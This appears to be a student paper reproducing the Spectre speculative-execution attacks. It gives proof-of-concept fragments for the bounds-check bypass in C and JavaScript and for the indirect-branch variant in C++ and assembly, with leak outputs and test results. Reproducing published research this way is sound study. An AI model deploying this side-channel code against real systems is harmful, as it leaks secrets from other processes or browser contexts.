Reproduction of spectre attack

Daniel Steinkogler

1 Abstract

In January 2018 a new security breach called “Spectre attacks” [1] got published that affects many microprocessors from Intel and AMD. Speculative execution, a feature that microprocessors use to efficiently use cycles, is exploited so that attackers can leak information from certain address spaces of the storage. In this paper, the most important findings of the original research are summarized and with the help of some experiments it is shown if or respectively how easy the results are reproduceable.

2 Introduction and background

To understand how the attack and especially the experiment works in this section the theoretical background of the attack is summarized.

2.1 Side-channel attack

The spectre attack is a so called side-channel attack. That means that the attack exploits a side effect of a feature that is not intended by that feature. So, information is transferred over a side channel that could for example be electromagnetic waves, some kind of noise, timing based information aso. In this experiment the secret information will be leaked from the cache by measing read times in order to quess if a value could immediatly been readed from cache or a chache muss occured.

2.2 Speculative execution

In order to use wait times (e.g. informations to evaluate a condition are currently not available) efficiently, conditional or indirect branches are speclatively executed so that the results can be commited immediatelly in case of correct prediction ore reverted if the prediction was wrong. This feature is used for reducing idle time.

2.3 Flush + Reload

The concept Flush + Reload is used to leak information from the cache. Before an attack is started, all corresponding lines are flushed/evicted from cache so that it would take a relatively long time to load the elements again from memory. When there is a certain value read during the attack it will also be loaded into cache. That means that if the value is loaded again after the attack it can presummably be acertained if it has been loaded from cache (fast read) or if it was not stored in cache (slow read). So, with the help of this concept can be used to leak information from cache that has been accessed during the attack

3 Experiments

To evaluate the reproducability of the given paper, the two variants of spectre attacks illustrated in the original paper will de explained in more detail. Moreover, for each variant some proofe of concept code samples are testet on different systems. All output samples that are listed in this paper resulted from tests on a system using a Intel Core i7-8550U processor.

3.1 Variant 1: CONDITIONAL BRANCH MISPREDICTION

In this variant, the cpu will be trained to execute a conditinal branch (if statement) while waiting for information to actually evaluate the condition. It must be ensured that the condition cannot be executed immediately so that the processor will predictively execute the corresponsing code block and leak sensitive information. In the following sections two small programs written in C and Javascript are described that illustrates how different techniques can be used to exploit the branch prediction feature. Furthermore, the results of the execution of the code segments on different systems are stated.

3.1.1 PoC written C

In this section the proof of concept of an spectre attack written in C-Code is explained in more detail so that it is understandable how the attack works.

The secret The secret information is just a string with the value "This is a secret";

```
char *secret = "This is a secret";
```

The victim function The value to read from array2 is dependent on the value of array1 on position x. The if-statement should avoid out of bounds reads by limiting the value of x. However, speculative execution can be exploitet so that the branch that is protected by the if statement will be executed and the address read from array2 will be stored in cache. To trigger speculative execution the size of array1 has to be evicted from the cache so that the processor will execute the code early to use the cyles it takes to calculate the if statement efficiently. That means that $array2[array1[malicious_x] * 4096]$ is read and loaded into cache. In the example below the value behind array1 [$malicious_x$] will be a letter of the sentence "This is a secret". So, after execution of the victim function we can try to load every possible values of array2 and measure the time it takes to load the value. If the time is beneath a certain threshold, it is assumed that the value is loaded from cache and array1 [$malicious_x$] will be included in the result. The result of the read is stored in the temp variable so tha the compiler won't mark the read as unused to avoid that it will be optimized out.

```
void victim_function(size_t x)
{
     if (x < array1_size)
     {
           temp &= array2[array1[x] * 512];
     }
}
```

Calculate malicious x That $array1[malicious_x]$ will point at our secret text, we have to calculate the malicious x by substracting the adress of array 1 from the adress of the secret.

Leak the secret information In order to exploit speculative execution the cpu has to be trained that it is likely that the comparison in the if statement of the victim function will be true so that the code in the block has to be executed. It also has to be ensured that the cpu has to wait for some cycles till it can evaluate the comparison in the if statement. So, $array1_size$ is evicted from cache each time before the victim function is executed.

```
training_x = tries % array1_size;
for (j = 29; j >= 0; j--)
{
        _mm_clflush(&array1_size);
        for (volatile int z = 0; z < 100; z++)
        {
        }

        x = ((j % 6) - 1) & ~0xFFFF;
        x = (x | (x >> 16)); /* Set x=-1 if j%6=0, else x=0 */
        x = training_x ^ (x & (malicious_x ^ training_x));

        victim_function(x);
}
```

The victim function is called 30 times per $malicious_x$, whereas there will be 5 training call with a valid x value before the victim function is called with the malicious index.

Read secret from cache Finally, Flush+Reload is used to find the corresponding index of the read value of array2.


```
for (i = 0; i < 256; i++)
{
     mix_i = ((i * 167) + 13) & 255;
     addr = &array2[mix_i * 512];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        results[mix_i]++;
}
```

Operating System	System Type	CPU	Leak Successfull	Further Information
Windows 10	x64	Intel Core i7-8550U	Yes	Windows Defender recognizes danger
ubuntu 18.04	x64	Intel Core i7-8550U	Yes	docker container
Windows 10	x64	Intel Core i7-4510U	Yes	Windows Defender recognizes danger
Windows 10	x64	Intel Core i5-2450M	Yes	
Windows 8	x64	Intel Core i5-3330S	Yes	
Windows 10	x64	Intel Core i5-8300H	Yes	

Table 1. tested systems

3.1.2 Example

To illustrate again how the attack works the first iteration using the first malicious x will be explained with the help of an illustration.



The malicious x is calculated so that it first points to the first character of the secret string. The decimal representation of T in decimal code is 84, so array2 will be read on position 84*512 and loaded into cache. After that, all positions from 0*512 to 256*512 of array2 are read and the time it takes to lead the value is calculated. If the time is below a certain threshold, it is assumed that the value was loaded from cache. A value of array2 that is read from cache is most likely the value read in the victim function before, because all other values has been flushed from cache before running the attack. So, the algorithm will determine that $array[84 * 512]$ was loaded from cache and after reverting the value 84 to a character value again, the letter T can be reproduced.

3.1.3 Results

The PoC-Code has been executed on different systems stated in the table tested systems. If the attack works, the result will look like this:

```
Reading 14 bytes:
Reading at malicious_x = 0000000000000FE0... Success: 0x54=’T’ score=2
Reading at malicious_x = 0000000000000FE1... Success: 0x68=’h’ score=2
Reading at malicious_x = 0000000000000FE2... Success: 0x69=’i’ score=2
Reading at malicious_x = 0000000000000FE3... Success: 0x73=’s’ score=2
Reading at malicious_x = 0000000000000FE4... Success: 0x20=’ ’ score=2
Reading at malicious_x = 0000000000000FE5... Success: 0x69=’i’ score=2
Reading at malicious_x = 0000000000000FE6... Success: 0x73=’s’ score=2
Reading at malicious_x = 0000000000000FE7... Success: 0x20=’ ’ score=2
Reading at malicious_x = 0000000000000FE8... Success: 0x73=’s’ score=2
Reading at malicious_x = 0000000000000FE9... Success: 0x65=’e’ score=2
Reading at malicious_x = 0000000000000FEA... Success: 0x63=’c’ score=2
Reading at malicious_x = 0000000000000FEB... Success: 0x72=’r’ score=2
Reading at malicious_x = 0000000000000FEC... Success: 0x65=’e’ score=2
Reading at malicious_x = 0000000000000FED... Success: 0x74=’t’ score=2
```

Here we can see that the secret could successfully be leaked. The score value indicates how often the read time of the value was below the given cache threshold. The score of 2 is a common value since the algorithm will terminate if one value has been indicated as read from cache two times and the score of all other values of the array are currenly 0.

3.1.4 Execution

The PoC has been excuted on the systems stated in table tested systems **??** On the computer with the i7-8550U I also ran an ubuntu docker image to check if the use of the operationg system or visualisation will effect the results. However, on all tested systems the attck could be easily executed and the secret sentence could be leaked. For compiling the source code on the windows systems I used mingw. The code can be simply compiled with following gcc command: gcc -O -o spectre.out spectre.c

3.1.5 Adaptations

For an even better understanding of the used concepts in the PoC, we will now try to adapt some parameters and functions and document how the changes will affect the result.

Adapt cache threshold The cache threshold is used to indicate if a value is likely to be read from cache or not. If the measured time to read a value from array2 is lower than the threshold it is assumed to be loaded from cache. If the threshold is too low, also elements that actually have been loaded from cache won’t be indicated as loaded fast enough:

```
Reading 14 bytes:
Reading at malicious_x = 0000000000000FE0... Success: 0xFF=’?’ score=0
Reading at malicious_x = 0000000000000FE1... Success: 0xFF=’?’ score=0
Reading at malicious_x = 0000000000000FE2... Success: 0xFF=’?’ score=0
...
```

If the threshold is too high, also elements that are actually not stored in cache could be loaded fast enough to stay below the threshold. So, the algorithm probably cannot find a clear result:

```
Reading 14 bytes:
Reading at malicious_x = 0000000000000FE0... Unclear: 0xEA=’?’ score=999
Reading at malicious_x = 0000000000000FE1... Unclear: 0xDA=’?’ score=999
Reading at malicious_x = 0000000000000FE2... Unclear: 0x69=’i’ score=999
Reading at malicious_x = 0000000000000FE3... Unclear: 0x73=’s’ score=999
Reading at malicious_x = 0000000000000FE4... Unclear: 0xD0=’?’ score=999
...
```

Do not flush array1 length According to the findings of the original paper, the condition of the if statement must not be immediately available so that the cpu will speculatively compute the commands in the conditional block. So, if the length of array1 is not flushed from cache the attack should not work anymore. Indeed, the algorithm cannot leak the secret information anymore if array1 length is not flushed from cache:

```
Reading 14 bytes:
Reading at malicious_x = 0000000000000FE0... Success: 0x11=’?’ score=13
Reading at malicious_x = 0000000000000FE1... Success: 0x11=’?’ score=20
Reading at malicious_x = 0000000000000FE2... Success: 0x11=’?’ score=9
...
```

Re-order buffer The number of pre-calculateable micro instructions is limited by the size of the re-order buffer that is also mentioned in the original paper. That means that if we add a certain number of instructions between the if statement and the line in the conditional block where array2 and array1 are accessed, the speculative execution of this line will not work anymore. For demonstartion I just added a counter and increased it about 60 times until the attack didn’t work anymore.

```
Reading 14 bytes:
Reading at malicious_x = 0000000000000FE0... Success: 0x11=’?’ score=2
Reading at malicious_x = 0000000000000FE1... Success: 0x11=’?’ score=2
Reading at malicious_x = 0000000000000FE2... Success: 0x11=’?’ score=22
Reading at malicious_x = 0000000000000FE3... Success: 0x11=’?’ score=27
Reading at malicious_x = 0000000000000FE4... Success: 0x11=’?’ score=7
...
```

stride prediction When using Flush+Reload to leak the secret information from cache, loading of the elements is done in random order to avoid stride prediction. Stride prediction is used to predict the next read value and load it into cache using a history of previous loaded values. During the experiment I tried to load the elements in strict order to examine if any differences are recognizable. In this setup the secret value could also be leaked without prevention of stride prediction. However, some elements needed much more tries until a clear result could be found. Especially on the Intel Core i5-3330S processor the secret couldn't be fully leaked due to stride prediction.

```
Reading 14 bytes:
Reading at malicious_x = 0000000000000FE0... Unclear: 0x54=’T’ score=999
Reading at malicious_x = 0000000000000FE1... Unclear: 0x68=’h’ score=999
Reading at malicious_x = 0000000000000FE2... Unclear: 0x69=’i’ score=999
Reading at malicious_x = 0000000000000FE3... Success: 0x73=’s’ score=2
Reading at malicious_x = 0000000000000FE4... Unclear: 0x20=’ ’ score=999
Reading at malicious_x = 0000000000000FE5... Success: 0x69=’i’ score=2
Reading at malicious_x = 0000000000000FE6... Success: 0x73=’s’ score=2
...
```

3.1.6 PoC written in Javascript

In the original paper there is also mentioned that the attack workes with JavaScript too. So, I adapted a PoC published at GitHub [2] to proofe that the attack can also be conducted when executed in Chrome browser. Basically the the same concepts can be used to exploit speculative execution. However, there are other concepts needed to measure time and to evict elements from cache since it is not possible to use the clflush command in JavaScript.

Evict cache values For evicting the cache lines Evict+Reload instead of Flush+Reload is used. That means that instead of flushing a certain value from cache the cache lines are replaced by other elements by simply reading data of at least the size of the cache.

```
var cache_size = CACHE_SIZE * 1024 * 1024;
var evictionBuffer = new ArrayBuffer(cache_size);
var evictionView = new DataView(evictionBuffer);

function clflush(size, current)
{
        var offset = 64;
        for (var i = 0; i < ((size) / offset); i++)
        {
                current = evictionView.getUint32(i * offset);
        }
}
```

Measure time Due to timing attack protection, methods for reading timestamps in JavaScript have decreased accuracy in modern browsers so that we can’t use them for determinig if elements has been laoded from cache or not. However, shared array buffers can be used in Chrome to share data with a parallel running worker thread. In the PoC, the worker thread nonstop increases a counter value and in the main thread before and after a value is read, the counter value is loaded and the difference acts as indicator for the loading time. For default, shared array buffers are disabled in new chrome versions. However it can be enabled under chrome:///flags

Evict array length In order to force speculative execution it has to be ensured that the length of array1 used in the if statement must not be on cahce before executing the victim function. In C it was simply possible to flush the value with the help of the function clflush. In the JavaSctipt PoC the the length of the array is strored multiple times in another array so that in each iteration another element can be read and has to be loaded from storage.

```
function init()
    {
        var i =0;
        var j =0;

        for(i = 0; (i|0) < 33; i = (i+1)|0 )
        {
            j = (((i<<12)|0) + sizeArrayStart)|0;
            simpleByteArray[(j|0)] = 16; // simpleByteArrayLength
        }
    }
```

Results When executing the JavaScript code in Chrome the leaked values will be shown as html page. Due to a less accurate timing function this PoC doesn’t work as good as the attack written in C.

```
eviction buffer sz: 12MB
start
leak off=0x2700000, byte=0x62 ’b’ second: e (error)
leak off=0x2700001, byte=0x5f ’_’ second: h’(second)
leak off=0x2700002, byte=0x69 ’i’ second:  ’
leak off=0x2700003, byte=0x73 ’s’ second: ’
leak off=0x2700004, byte=0x66 ’f’ second: ’ (error)
leak off=0x2700005, byte=0x69 ’i’ second: R’
leak off=0x2700006, byte=0x65 ’e’ second: D’ (error)
leak off=0x2700007, byte=0x63 ’c’ second: x’ (error)
leak off=0x2700008, byte=0x62 ’b’ second: u’ (error)
leak off=0x2700009, byte=0x65 ’e’ second: ’
leak off=0x270000a, byte=0x63 ’c’ second: ’
leak off=0x270000b, byte=0x5f ’_’ second: f’ (error)
leak off=0x270000c, byte=0x5f ’_’ second: e’(second)
leak off=0x270000d, byte=0x63 ’c’ second: t’(second)
end of leak
```

(error) means that the correct letter couldn’t be found and (second) means that the second best guess corresponds to the secret value.

3.2 Variant 2: EXPLOITING INDIRECT BRANCHES

In the second variant that has been described in the original paper a so called branch predictor is trained to miss-predict the calculated address of an indirect branch. An indirect branch is a jump command where the target address is calculated during runtime. In case of a cache miss the processor will predict the target address according to previously called jumps. So, a pretty simple PoC written in C++ and assembly code will show how to train the branch predictor to jump to a method that will leak sensitive information similar to variant1.

3.2.1 PoC written in C++

The github user msmania published some sample attacks regarding spectre attacks also including a simple attack for exploiting indirect branches [3]. I used the sample attack and adapted the code in order to make it simpler and to make it possible to leak a whole sentence like ”This is secret” again.

The indirect call The method that executes the indirect call simply takes the call destination as first parameter and passed two further parameters, the target address to read from the probe array and the probe array itself to the called function. Before the destination is called, the address is flushed from cache so that the cpu is forced to predict a destiation address while loading the right address.

```
indirect_call(call_destination, target_address, probe);

indirect_call:
  mov rax, rcx
  mov rcx, rdx
  mov rdx, r8
  clflush [rax]
  call [rax]
  ret
```

Training the branch predictor The branch predictor will be trained to execute a method called $'touch_and_break'$ when executing the indirect branch, wherease this method will just exit during the training calls. The real assembly code for leaking the secret information will only be executed after 5 training iterations have passed. In the attack iteration, the call destination that will be passed to the indirect call addresses an empty methods that won’t do anything. However, due to the training steps, the cpu will speculatively execute ’touch and break’ and leak the secret to the cache.

```
uint8_t train_and_attack[6] = {0,0,0,0,0,1};
for (auto x : train_and_attack) {
      *reinterpret_cast<uint8_t*>(touch_and_break)
               = x ? original_prologue : 0xC3;
      target_proc = x ? do_nothing : touch_and_break;
      indirect_call(call_destination, target_address, probe);
 }
```

The secret information can now easily be leaked by Flush+Reload as already mentioned during description of spectre variant 1.

Execution The requirements to execute the attack are the same as mentioned in the original PoC [3]. Basically Visual Studio 2017 (free community edition) in combinition with the program nmake has been used to compile the program on windows. In the file common.inc the path to the nmake installation has to be set correcty. After done that the makefile can be user by executing the nmake command in the x64 native Tools command prompt for Visual Studio. This will generate an exe-file in the bin folder. Hint: The PoC does only work on 64-Bit systems

Results The PoC has been executed on all plattform mentioned in table tested systems and the results were pretty the same. The output for the Intel Core i7-8550U looks like that:

```
PS F:\Spectre_PoC> .\branch.exe
trial#0: guess=’T’ (score=77)
trial#0: guess=’h’ (score=65)
trial#0: guess=’i’ (score=77)
trial#0: guess=’s’ (score=75)
trial#0: guess=’ ’ (score=40)
trial#0: guess=’i’ (score=75)
trial#0: guess=’s’ (score=75)
trial#0: guess=’ ’ (score=41)
trial#0: guess=’s’ (score=75)
trial#0: guess=’e’ (score=71)
trial#0: guess=’c’ (score=70)
trial#0: guess=’r’ (score=70)
trial#0: guess=’e’ (score=77)
trial#0: guess=’t’ (score=67)
PS F:\Spectre_PoC>
```

4 Conclusion

’Spectre Attacks: Exploiting Speculative Execution’ is a well documented paper describing used concepts in detail and in an understandable way. The two main varaints of spectre attacks are both reproduceable on the tested Intel processors.

References

1. Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher 0002, Michael Schwarz 0001, Yuval Yarom Spectre Attacks: Exploiting Speculative Execution. https://spectreattack.com/spectre.pdf accessed: 26.03.2019

2. ascendr Minimal Spectre JS PoC for Chrome https://github.com/ascendr/spectre-chrome accessed: 26.03.2019

3. msmania/microarchitectural-attack https://github.com/msmania/microarchitectural-attack accessed: 26.03.2019